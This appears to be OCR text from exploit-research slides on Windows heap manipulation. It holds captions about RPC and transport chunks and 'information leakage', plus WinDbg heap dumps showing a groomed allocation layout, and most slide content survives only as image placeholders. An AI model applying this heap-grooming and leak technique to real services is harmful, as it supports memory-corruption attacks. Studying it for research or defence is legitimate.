


Chunk 4 is transport chunk
Others are RPC chunks


Information leakage




Information leakage





Information leakage





+0x180 FrontHeapLockCount : 0
+0x182 FrontEndHeapType : 0x2 ''
+0x183 RequestedFrontEndHeapType : 0x2 ''
+0x188 FrontEndHeapUsageData : 0x00000000`01a01620 -> 0
1(busy RPC)
1(busy RPC)
2(busy transport)
2(busy transport)
0000000005aaf010: 0ffd0 . 10010 [101] - busy (10000)
0000000005abf020: 10010 . 10010 [101] - busy (10000)
0000000005acf030: 10010 . 10010 [101] - busy (10000)
0000000005adf040: 10010 . 10010 [101] - busy (10000)
0000000005aef050: 10010 . 1fc90 [101] - busy (1fc80)
0000000005b0ece0: 1fc90 . 00390 [101] - busy (370)
0000000005b0f070: 00390 . 10010 [101] - busy (10000)
0000000005b1f080: 10010 . 10010 [101] - busy (10000)
0000000005b2f090: 10010 . 41f70 [101] - busy (41f60) Internal
5(busy RPC)
5(busy RPC)
00000000`01a01750 03c4 03db 0600 0462 0054 0580 0360 0320

